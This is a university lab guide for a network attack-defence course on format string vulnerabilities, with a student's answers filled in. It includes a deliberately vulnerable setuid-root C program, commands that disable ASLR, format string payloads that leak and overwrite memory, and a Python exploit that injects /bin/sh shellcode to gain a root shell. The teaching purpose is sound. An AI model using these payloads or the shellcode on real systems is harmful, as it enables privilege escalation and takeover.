**实验指导书**

学院名称： 网络空间安全 实验学时： 2

课程名称： 网络攻防实验 实验教师： 崔剑、孙钰

实验题目： 实验十二 格式化字符串漏洞

# 实验目的：

理解格式化字符串漏洞的原理，并能够利用格式化字符串漏洞进行攻击。

# 实验内容：

学习格式化字符串漏洞的原理，并利用漏洞完成内存数据泄露、程序内存数据修改和恶意代码注入。

# 整体实验要求：

按照实验步骤完成实验。记录实验过程，加入自己的理解，形成实验报告。

实验步骤:

1. printf()函数分析
   1. 实验内容

理解c/c++语言中的printf的参数传递原理，并对格式化字符串漏洞有初步的认识。

* 1. 实验指导

函数printf()可接受任意数目的参数，并将**第一个参数作为格式化字符串，根据其来解析之后的参数**。其函数原型如下所示。

int printf(const char \*format,...)

我们一般以如下形式使用printf()函数




图 1 printf()函数参数解析

在图1的例子中，使用了含3个可变参数的printf()函数。它的格式化字符串中有三个以%引导的元素，这些元素被称为格式规定符。当调用printf函数时，它会将所输入的所有参数压入栈中。在工作时，printf()函数扫描格式化字符串，打印出每个遇到的字符，直到遇到一个格式规定符。此时，printf()会到栈中获取相应的参数，对其解析并输出。在这个解析的过程中，printf使用到了指针va\_list，va\_list指向所要解析的参数，在解析完成后，根据所解析参数的类型使指针移动并指向下一个可变参数的位置(如int型则移动4字节，double型则移动8字节)。




图 2 printf()函数的工作过程

* 1. 源代码

args\_lack.c

#include<stdio.h>

int main(){

    int id=100, age=25;

    char \*name="Bob Smith";

    printf("ID: %d, Name: %s, Age: %d\n",id, name);

}

：


* 1. 编译与运行

编译args\_lack.c:

参考运行结果

(username㉿kali)-[~/Desktop/System Security/StringFormat] $ gcc args\_lack.c -o args\_lack





* 1. 思考题本步骤作为实验开放性考核的一部分，必须整理进实验报告。


1. 当可变参数不足时，输出会存在什么问题，以1.4中运行结果为例，请解释程序的输出。


答：

当可变参数不足时，格式化字符串会尝试读取栈上的数据，这会导致将栈上的敏感信息泄漏给攻击者。

1. 如果执行类似这样的代码printf("%s%s%s%s%s%s%s%s");可能会出现什么问题。

答：





如图，出现段错误。

1. 利用格式化字符串漏洞
   1. 实验内容

通过字符串格式化漏洞，泄露栈中数据，并修改内存中数据。

* 1. 实验指导

要想发起一次成功的攻击，要弄清楚printf()函数在运行时的栈布局。如图3所示是2.3中漏洞程序的栈帧布局。其中最重要的部分是va\_list指针的起始位置。在printf()函数中，可变参数的起始位置在格式化字符串参数的正上方，这也是va\_list指针的起始位置。




图 3 vul的栈帧布局

由第一个实验我们可以知道，当可变参数不足时，printf()函数仍然会继续匹配栈上的数据，从而可能导致秘密信息的泄露。在进行漏洞利用时，为了弄清需要多少个格式规定符，我们需要计算秘密信息到va\_list初始位置的距离，但实际操作时使用我们可以使用试错法，如图4所示，一次性输入较多格式规定符来泄露栈上数据。




图 4 利用格式化字符串漏洞泄露栈上数据

格式化字符串漏洞更强大之处在于它可以修改内存中的数据，这是基于printf()中的%n格式规定符：%n会将目前已打印出的字符的个数写入内存，如执行printf(“hello%n”,&i)，会先打印出hello，这时打印出5个字符，会将5保存至变量i中(必须提供i的地址)。

从%n的使用方法可以看出，当printf()函数遇到%n时，它获取va\_list指针指向的值，视该值为一个内存地址，然后将数据写入该地址。因此我们要修改某个变量值，首先要把该变量的地址放入栈中。因为用户的输入会被保存在栈中，因此我们可以选择在输入中加入var的地址。但变量的地址一般不是可打印字符，难以输入，这里提供一种初级的方法：将所输入内容保存到文件中，然后令漏洞程序从文件中获取输入，具体操作过程如下所示。

假设所修改变量的地址为0xbffff304，在bash中使用以下命令 ：

使用如下方式令程序从文件中读取输入：

(username㉿kali)-[~/Desktop/System Security/StringFormat] $ ./vul < input

(username㉿kali)-[~/Desktop/System Security/StringFormat] $ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%x.%n > input

把printf命令放入$()中，使用$(command)的目的在于进行指令替换。在Bash中，它用指令的结果来代替指令本身。数字之前放置”\x”来表示视04为一个数字，而不是两个ASCII字符’0’和’4’。应该注意到，你的设备是小端存储还是大端存储，以此决定地址字节放入的顺序。

在将0xbffff304保存到栈中后，需要移动va\_list指针到这个数值所在地址，然后使用%n，这样，地址0xbffff304处的内存就会被更改。可以用%x格式规定符来移动va\_list指针，问题在于需要多少个%x格式规定符。可以通过此前提到的试错法，例如需要6个%x程序才能打印出栈中地址0xbffff304，则可以构造6个%x(在32位系统下将移动24个字节)将va\_list移动到这个地址，1个%n向该地址中写入数值。




图 5 利用格式化字符串漏洞修改内存

现在我们来尝试修改程序数据为指定值。前面提到%n会将目前所输出的字符数写入内存，如果我们想要更改某个数据为0x66887799，那么需要构造长度为17亿的数据，这将非常麻烦。所幸我们可以借助printf的一些修饰符来简化操作。

(1)精度修饰符如“.number”，当应用于整型值时，它控制最少打印多少位字符，如果数字不够长，则在前面补0。例如printf(“%.5d”, 10)将打印00010


(2)宽度修饰符和精度修饰符格式类似，但没有小数点。当应用于整型值时，他也控制最少打印多少位字符。如果整型数的位数小于指定宽度，则数字开头以空格填充。如printf(“%5d”,10)将打印 \_\_\_10(\_表示空格)

但这样仍然不够，打印17亿个0大概需要1个多小时，我们需要更快的方法。长度修饰符是可被用在格式规定符中来限定输出的整型参数的类型，当使用在%n上时，它控制把参数当作多少个字节的整数。在

允许加到%n的众多长度修饰符选项中，重点关注以下三种：

1. %n:视参数为4字节整型数
2. %hn: 视参数为2字节短整型数
3. %hhn: 视参数为1字节字符型数

你可以通过运行下列代码来加深对这三种长度修饰符的理解。



要修改var的值为0x66887799，可以用两个%hn来修改变量var，一次修改两个字节，也可以使用4个%hhn，一次修改1个字节，本次实验中选择使用%hn。

#include<stdio.h>

void main(){

    int a,b,c;

    a=b=c=0x11223344;

    printf("12345%n\n",&a);

    printf("The value of a: 0x%x\n", a);

    printf("12345%hn\n",&b);

    printf("The value of b: 0x%x\n", b);

    printf("12345%hhn\n",&c);

    printf("The value of c: 0x%x\n", c);

}

把var变量分为两个部分，每个部分各两个字节。较低端的两字节地址是0xbffff304，它们需要被改为0x7799；较高端的两字节地址是0xbffff306，它们需要被改成0x6688。用两个%hn格式规定符来更改这两处内存，则这两个地址都要存在栈中。在格式化字符串中植入这两个地址，这样它们就会被保存到栈中。

应该注意：%n对应的写入变量的值是累计的，也就是说，如果第一个%n得到值a，在遇到第二个%n之前，又打印了t个字符，那么第二个%n将得到a+t。因此，先存小的值0x6688，再存大的值0x7799。也就是先把0xbffff306的两个字节改为0x6688，接着再打印出一些字符，使得到达第二个地址(0xbffff304)时，已被打印出的字符数增至0x7799。

综合以上方法，假设var变量存放在地址0xbffff304处，我们可以构造如图6所示字符串，将它的值更改为0x66887799。




图 6 用于攻击的格式化字符串的含义

在该字符串中，对于前4个%x格式规定符，将精度修饰符设置为%.8x，使每个整型数被打印为8位数。加上之前打印的12个字符，printf()函数现在已打印了44(12+4\*8)个字符。为了达到0x6688，也就是十进制26248，需要再打印26204个字符。这就是设置最后一个%x的精度为%.26204x的缘故。当到达第一个%hn时，0x6688将会被写入0xbffff306地址处的两个字节。

完成第一个地址内存的修改后，如果立即使用另一个%hn来修改第二个地址内存，相同的值会被写入第二个地址。因此需要输出更多字符以增加到0x7799。这就是为什么要在两个地址之间放入4个字节(字符串”@@@@”)，这样一来就能在两个%hn之间插入一个%x来输出更多的字符。第一个%hn之后，va\_list指针指向”@@@@”(0x40404040)；%x将输出它，接着移动指针到第二个地址。通过设置精度为4369(0x7799-0x6688)，再输出4369个字符。因此，当到达第二个%hn时，0x7799将会被写入0xbffff304地址处的两个字节。

* 1. 源代码

以下vul.c为含有格式化字符串漏洞的代码。

#include<stdio.h>

void fmtstr(){

    char input[100];

    int var=0x11223344;

    /\*print out information for experiment purpose\*/

    printf("Target address: %x\n", (unsigned) &var);

    printf("Data at target address: 0x%x\n", var);

    printf("Please enter a string: ");

    fgets(input,sizeof(input)-1,stdin);

    printf(input);//The vulnerable place

    printf("Data at target address: 0x%x\n",var);

}

void main(){

    fmtstr();

}

* 1. 编译与运行

编译并设置权限，关闭保护措施

(username㉿kali)-[~System Security/StringFormat] $ gcc -o vul -m32 vul.c

(username㉿kali)-[~System Security/StringFormat] $ sudo chown root vul

(username㉿kali)-[~System Security/StringFormat] $ sudo chmod 4755 vul


(username㉿kali)-[~System Security/StringFormat] $ sudo sysctl -w kernel.randomize\_va\_space=0



* 1. 实践题本步骤作为实验开放性考核的一部分，必须整理进实验报告。

1. 请利用格式化字符串漏洞，使用%x格式规定符输出程序中的var变量。

如图示：多打印几个%08x，最终可以在内存中看到存放var变量地址里var的值：




根据以上的结果可知前面需要填5个%.8x来使va\_list指针指向var的地址。


1. 请利用格式化字符串漏洞，修改var变量的数值为65537

* 考虑整体修改：（逐字节难以使用的原因是需要修改的值转换为字节后太小了：65537 = 0x10001）
* 前面需要输出的字符数=4 + 5 \* 8 = 44
* 再补：65537 – 44 = 65493个字符
* 攻击字符串如下：

\x48\xd0\xff\xff%.8x%.8x%.8x%.8x%.8x%.65493x%n

* 攻击成功：





1. 请利用格式化字符串漏洞，修改var变量的数值为0xdeadbeef

* 考虑选择逐字节修改：
* 前面需要输出的字符数=4 \* (4 + 3) + 5 \* 8 = 28 + 32 = 68
* 0xad < 0xbe < 0xde < 0xef
* 因为var的地址为ffffd048，可知：

&ef：ffffd048

&be：ffffd049

&ad：ffffd04a

&de：ffffd04b


* 可得大致的攻击字符串：

0xad（ffffd04a） < 0xbe（ffffd049） < 0xde（ffffd04b） < 0xef（ffffd048）

* 攻击字符串如下：

\x4a\xd0\xff\xff@@@@\x49\xd0\xff\xff@@@@\x4b\xd0\xff\xff@@@@\x48\xd0\xff\xff%.8x%.8x%.8x%.8x%.8x%.105x%hhn%.17x%hhn%.32x%hhn%.17x%hhn

* 攻击成功：



1. 利用格式化字符串漏洞注入恶意代码
   1. 实验内容

利用格式化字符串漏洞令有漏洞的程序运行注入的恶意代码。

* 1. 实验指导

为了利用格式化字符串漏洞注入恶意代码，需要应对4个挑战：

1. 注入恶意代码到栈中；
2. 找到恶意代码的起始地址A；
3. 找到返回地址保存的位置B；
4. 把A写入B的内存。

对于挑战①，3.3中fmtexploit.py已经构造好的shellcode，挑战②和③则在3.3节fmtvul.c中有所提示，接下来需要利用第2节中的内容来完成挑战④。

如图7所示，我们首先使用0x90来填充要构造的恶意输入，这样只要跳转到其中一个NOP，就能最终到达恶意代码。在本次实验中，选择数据偏移量0x90的地方，因此我们要将地址array\_addr+0x90写入到返回地址域中，覆盖掉原返回地址org\_addr。

为了能够在短时间内覆盖返回地址，我们将ret\_addr分成连续的两个两字节内存块，利用构造好的格式化字符串分别向ret\_addr和ret\_addr+2写入array+0x90的低2字节和高2字节。此外，我们还需要确认数组入口与va\_list指针的偏移量，这可以通过试错法来确定。




图 7 fmtvul的栈帧布局

* 1. 源代码

fmtvul.c为有漏洞的程序，它将从一个叫做badfile的文件中读取数据，并使用printf()把数据打印出来，代码如下

fmtvul.c

为简化实验，程序中打印了些额外信息。在第七行，把ebp寄存器的值放在了变量framep中并打印出来，ret则为返回地址的值(ebp+4)。此外还打印了调用printf()函数前后该返回地址域的内容，目的是看它的内容是否改变，如果没有则说明攻击有问题。

#include<stdio.h>

void fmtstr(char \*str){

    unsigned int \*framep;

    unsigned int \*ret;

    //copy eby into framep

    asm("movl %%ebp, %0" : "=r"(framep));

    ret = framep +1;

    /\* print out information for experiment purpose \*/

    printf("The address of the input array: 0x%.8x\n", (unsigned)str);

    printf("The value of the frame pointer: 0x%.8x\n", (unsigned)framep);

    printf("The value of the return address: 0x%.8x\n", \*ret);

    printf(str);

    printf("\nThe value of the return address: 0x%.8x\n", \*ret);

}

int main(int argc, char \*\*argv)

{

    FILE \*badfile;

    char str[200];

    badfile=fopen("badfile","rb");


    fread(str, sizeof(char), 200, badfile);

    fmtstr(str);

    return 1;

}

使用以下命令对其编译并设置权限



fmtexploit.py用于构造恶意输入以利用fmtvul中的格式化字符串漏洞，它会将构造好的输入保存至badfile中，源代码如下所示：

(username㉿kali)-[~/Desktop/System Security/StringFormat] $ gcc -z execstack -o fmtvul -m32 fmtvul.c

(username㉿kali)-[~/Desktop/System Security/StringFormat] $ sudo chown root fmtvul

(username㉿kali)-[~/Desktop/System Security/StringFormat] $ sudo chmod 4755 fmtvul

根据自己的环境已经更改的源代码如下所示：

#!/usr/bin/python3

import sys

shellcode=(

    "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"

    "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"

    "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"

).encode('latin-1')

N=200

# 往字符串中填满NOP

content=bytearray(0x90 for i in range(N))

# 把shellcode放在尾部

start= N-len(shellcode)

content[start:]=shellcode

#把返回值的地址放在格式化字符串的头部

addr1=0xffffcfb8 + 4

addr2=addr1 + 2

content[0:4]=(addr1).to\_bytes(4,byteorder='little')

content[4:8]=('@@@@').encode('latin-1')

content[8:12]=(addr2).to\_bytes(4,byteorder='little')

# 加上%x和%hn

addr\_little = 0xcfd4 + 100

small = addr\_little-12-15\*8

large=0xffff-addr\_little

s="%.8x"\*15 + "%." + str(small) + "x%hn%."\

    + str(large) + "x%hn"

fmt=(s).encode('latin-1')

content[12:12+len(fmt)]=fmt

# 把构造好的字符串写入badfile文件

file=open("badfile","wb")

file.write(content)

file.close()

* 1. 实践题

对fmtexploit.py进行修改与完善，使其产生的badfile能够成功触发fmtvul中的格式化字符串漏洞，并获取系统的控制权限。

* 源代码已在上面展示



**分析：**

* 1. %.8x的填写个数：

为了找到va\_list此时的偏移，得出攻击代码里需要填几个%.8x，我们通过试错法最终确定填写的数量为15个。

* 1. addr1,2的确定：

由于我们是按照填写两字节修改方式在返回地址位置填写恶意脚本的存放位置，而恶意代码存放位置大致为0xffffcfd4+x，高位0xffff比低位数值大，所以我们需要先填低字节的位置，由小端存储方式可知低字节位置就是ret addr的起始位置，也就是stack frame指针指向的位置上面4个字节处，故：

addr1 = 0xffffcfb8+4

addr2 = addr1+2

* 1. 返回地址值的确定：

在实际操作过程中，虽然badfile中被pad填充，但如果pad过长还是会导致攻击失败，无法调用shell，所以我们选择的最终返回地址要离shellcode近一些。这里选择数组首位置后100字节处，所以返回地址确定为：


0xffffcfd4+100

* 1. 攻击脚本的最终确定：

按照字符串漏洞的相关思想构造即可：




* 程序输出结果：



根据如上的输出结果修改代码，以下是修改的部分：



* 攻击成功：



实验考核：

1、实验完毕后上交实验报告，实验报告的内容包括实验要求、实验内容、实现方法、实验结果及结论分析等，实验报告一律写成50M内word或pdf文档。

2、将实验报告上传到坚果云